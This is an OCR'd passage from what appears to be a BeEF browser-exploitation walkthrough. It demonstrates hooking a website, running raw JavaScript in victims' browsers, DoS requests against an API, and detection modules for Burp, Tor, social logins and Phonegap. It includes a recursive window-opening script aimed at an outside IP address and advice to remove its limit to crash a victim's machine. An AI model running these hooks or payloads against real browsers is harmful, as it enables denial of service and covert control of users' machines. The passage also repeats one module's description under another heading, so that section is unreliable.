

Figure 59: Result(Read Gmail)

5.4.5 Raw JavaScript

This module will send the code entered in the 'JavaScript Code' section to the selected hooked browsers where it will be executed. Code is run inside an anonymous function and the return value is passed to the framework. Multiline scripts are allowed, no special encoding is required.

Using this module, we have done some interesting things. One of them is crashing/slowing down victim's machine. Here we are going to demonstrate this:

- At first, we have injected the hook in our website's code as shown in 60
- Our website is now hooked 61
- Insert the javascript code 62. For safety reasons, we have added a level variable to limit the recursion. But if you really want to crash the victim's machine, just remove that level check and let the infinite recursion take over until victim's machine runs out of memory.63. Here is the result. 64

Command Execution and results



Figure 60: Embed the hook



Figure 61: Hooked website



Figure 62: Command execution(Raw javascript)

```
function heker(level){
  window.open("http://51.142.89.159:5905/demos/butcher/index.html","_blank");
  if(level <= 0) return;
  heker(level-1);
}

heker(10);
```

Figure 63: Malicious js code

5.5 Network



Figure 64: Result(Raw javascript)

5.5.1 DOSer

Do infinite GET or POST requests to a target, spawning a WebWorker in order to don't slow down the hooked page. If the browser doesn't support WebWorkers, the module will not run.

We have performed a DOS attack on our website's backend API. Please note that, backend must be CORS enabled, otherwise this attack wont work.

Command Execution and results



Figure 65: Command Execution (DOSer)



Figure 66: Result(DOSer)

5.5.2 Detect BURP

This module checks if the browser is using Burp. The Burp web interface must be enabled (default). The proxy IP address is returned to BeEF.

Command Execution and results



Figure 67: Command Execution (Detect BURP)



Figure 68: Result(Detect BURP)

5.5.3 Cross Origin Scanner(CORS)

Scan an IP range for web servers which allow cross-origin requests using CORS. The HTTP response is returned to BeEF.

Note: set the IP address range to 'common' to scan a list of common LAN addresses.

Command Execution and results



Figure 69: Command Execution (Cross oorigin scanner)

5.5.4 Detect Tor

This module will detect if the zombie is currently using Tor (https://www.torproject.org/).

Command Execution and results



Figure 70: Command Execution (Detect Tor)



Figure 71: Result(Detect Tor)

5.5.5 Detect Ethereum ENS

This module will detect if the zombie is currently using Ethereum ENS resolvers. Note that the detection may fail when attempting to load a HTTP resource from a hooked HTTPS page.

Command Execution and results



Figure 72: Command Execution (Detect Ethereum ENS)



Figure 73: Result(Detect Ethereum ENS)

5.5.6 Detect OpenNIC DNS

This module will detect if the zombie is currently using OpenNIC DNS resolvers.

Note that the detection may fail when attempting to load a HTTP resource from a hooked HTTPS page.

Command Execution and results



Figure 74: Command Execution (Detect OpenNIC DNS)



Figure 75: Result(Detect OpenNIC DNS)

5.5.7 Get Proxy Servers (WPAD)

This module will detect if the zombie is currently using OpenNIC DNS resolvers.

Note that the detection may fail when attempting to load a HTTP resource from a hooked HTTPS page.

Command Execution and results



Figure 76: Command Execution (Get Proxy Servers (WPAD))



Figure 77: Result(Get Proxy Servers (WPAD))

5.5.8 Detect Social Networks

This module will detect if the Hooked Browser is currently authenticated to GMail, Facebook and Twitter.

Command Execution and results



Figure 78: Command Execution (Detect Social Networks)

Figure 79: Result(Detect Social Networks)

5.6 Phonegap

5.6.1 Alert User

Show user an alert

Command Execution



Figure 80: Command Execution(Alert User)

5.6.2 Beep

Make the phone beep. This module requires the PhoneGap API.

Command Execution



Figure 81: Command Execution(Beep)

5.6.3 Check Connection

Find out the network connection type e.g. Wifi, 3G. This module requires the PhoneGap API.

Command Execution



Figure 82: Command Execution(Check Connection)

5.6.4 Detect Phonegap

Detects if the PhoneGap API is present.

Command Execution

